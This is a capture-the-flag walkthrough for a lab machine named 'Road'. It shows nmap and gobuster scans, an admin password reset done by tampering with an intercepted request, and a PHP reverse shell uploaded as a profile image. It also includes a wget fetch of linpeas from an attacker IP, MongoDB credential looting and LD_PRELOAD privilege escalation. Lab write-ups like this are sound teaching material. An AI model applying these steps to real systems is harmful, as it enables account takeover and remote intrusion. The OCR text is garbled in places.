As an initial step, enumerate the open ports and services using **Nmap** tool.

```
-(kali®kali)-[~/Road]
nmap -sC -sV 10.10.32.123
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-08 15:31 EST
Nmap scan report for 10.10.32.123
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
 ssh-hostkey:
   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
   256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
_http-server-header: Apache/2.4.41 (Ubuntu)
 http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Use **Gobuster** to perform a directory search on the webserver.

```
-(kali®kali)-[~/Road]
  💲 gobuster dir -u http://10.10.32.123 -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://10.10.32.123
[+] Method:
                               GET
[+] Threads:
                               10
[+] Wordlist:
                               /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:
                               404
                               gobuster/3.1.0
[+] User Agent:
[+] Timeout:
                               10s
2022/02/08 15:38:42 Starting gobuster in directory enumeration mode
                        (Status: 403) [Size: 277]
/.hta
                       (Status: 403) [Size: 277]
(Status: 403) [Size: 277]
/.htaccess
/.htpasswd
                        (Status: 301) [Size: 313] [\rightarrow http://10.10.32.123/assets/]
/assets
                        (Status: 200) [Size: 19607]
/index.html
                        (Status: 301) [Size: 317] [\longrightarrow http://10.10.32.123/phpMyAdmin/]
/phpMyAdmin
/server-status
                        (Status: 403) [Size: 277]
                        (Status: 301) [Size: 309] [\rightarrow http://10.10.32.123/v2/]
/v2
```

Enumerate through all the sub-directories of the website.

On the /v2 sub-directory, there is a login page also an option to register to the website. Try registering to it using a dummy username\password.

As traversed through the website after logging with the registered email id. There is a space on the website which shows the admin's username.

Select Profile Image
Choose File No file chosen
Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

Since the admin's user name is exposed, attempt to reset the password for the same.


Users Reset Password	
	Username:
	test1@test.com
	New Password
	password123
	Confirm Password
	password123
	SUBMIT

The option to reset other username's account is disabled by default on the website.

Hence, use **BurpSuite** to intercept the reset usernme's webpage.


Edit the username filed as shown below to admin@sky.thm.

Once edited, forward it to the server and stop the intercept.



Once the data has been sent to the web server, try accessing the webpage using password just changed for the user – <a href="mailto:admin@sky.thm">admin@sky.thm</a>

## Login Successful!!



As you traverse through the webpage, there is an upload option under Profile section which updates the user's profile pic.

```
4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests: 1
 6 Origin: http://10.10.32.123
 7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundary1QLAUWEbgljSCB5v
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
   Safari/537.36
 9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
   avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
                                                                    1
   ange; v=b3; q=0.9
10 Referer: http://lo.10.32.123/v2/profile.php
                                                                    1
11 Accept-Encoding: gzip, deflate
                                                                    1
12 Accept-Language: en-US, en; q=0.9
                                                                    1
13 Cookie: PHPSESSID=0d41j7ni2j2vhfg729nt15qac8; Bookings=21;
                                                                    1
   Manifest=10; Pickup=2; Delivered=13; Delay=5; CODINR=972;
   POD=19; cu=1
14 Connection: close
                                                                    1
16 -----WebKitFormBoundary1QLAUWEbgljSCB5v
                                                                    1
17 Content-Disposition: form-data; name="pimage"; filename="
  php-reverse-shell.php"
                                                                    2
18 Content-Type: application/x-php
                                                                    2
19
```

Upload a reverse shell to that section to check if it gets saved automatically without sanitizing the data.

```
← → X 🛕 Not secure | 10.10.32.123/v2/profile.php
```

Image saved.

The PHP reverse shell script gets saved as an Image.

Also, while checking the source code of the **Profile section** of the webpage, the location of the saved images has been exposed.

As navigated to the above-mentioned webpage, it seems like that the listing of the current directory has been disabled.

```
← → C 🛕 Not secure | 10.10.32.123/v2/profileimages/
```

Directory listing is disabled.

Hence, try accessing the php reverse shell directly and at the same time open a listener with the correct port.

We successfully get a reverse shell upon accessing the php file.

```
www-data@sky:/$ cd home
cd home
www-data@sky:/home$ ls
ls
webdeveloper
www-data@sky:/home$ cd webdeveloper
cd webdeveloper
www-data@sky:/home/webdeveloper$ ls
ls
user.txt
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
6
www-data@sky:/home/webdeveloper$
```

Traverse through the directories to get the **user.txt** file.

```
www-data@sky:/home/webdeveloper$ wget 10.6.110.95:80/linpeas.sh
wget 10.6.110.95:80/linpeas.sh
--2022-02-09 01:03:26-- http://10.6.110.95/linpeas.sh
Connecting to 10.6.110.95:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 763542 (746K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to 'linpeas.sh' (Permission denied).
```

Next for privilege escalation, tried downloading **linpeas.sh** but downloading files from other servers has been denied.

Hence looking more into the machine, there is a mongodb service running on the machine.

```
542
                  0.0 0.4
                               7392 4016 ?
                                                     Ss
                                                          00:42
                                                                   0:00 /usr/bin/dbus
message+
              550 1.2
                        7.9 1497704 79752 ?
                                                          00:42
                                                                   0:19 /usr/
                                                     Ssl
                       1.3 29064 13544 ?
1.6 224596 16648 ?
              556
                  0.0
                                                     Ss
                                                          00:42
                                                                   0:01 /usr/bin/pyth
root
                   0.0
                                                          00:42
root
                                                     Ss
                                                                   0:00 php-fpm: mast
                        1.9 1171176 19812 ?
              562
                   0.0
                                                     sl
                                                          00:42
                                                                   0:00 /usr/bin/ssm-
```

Access the mongodb and search through the tables inside the database to get the credentials.

Login to SSH using the above retrieved password –

```
webdeveloper@sky:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),24(cdrom),27(sudo),30(dip),46(plugdev)
webdeveloper@sky:~$
```

https://www.hackingarticles.in/linux-privilege-escalation-using-ld\_preload/

Follow the above link to get more details on how to escalate your privileges.

Traverse through the directories to get the root flag.

```
# cd root
# ls
root.txt
# cat root.txt
3
# |
```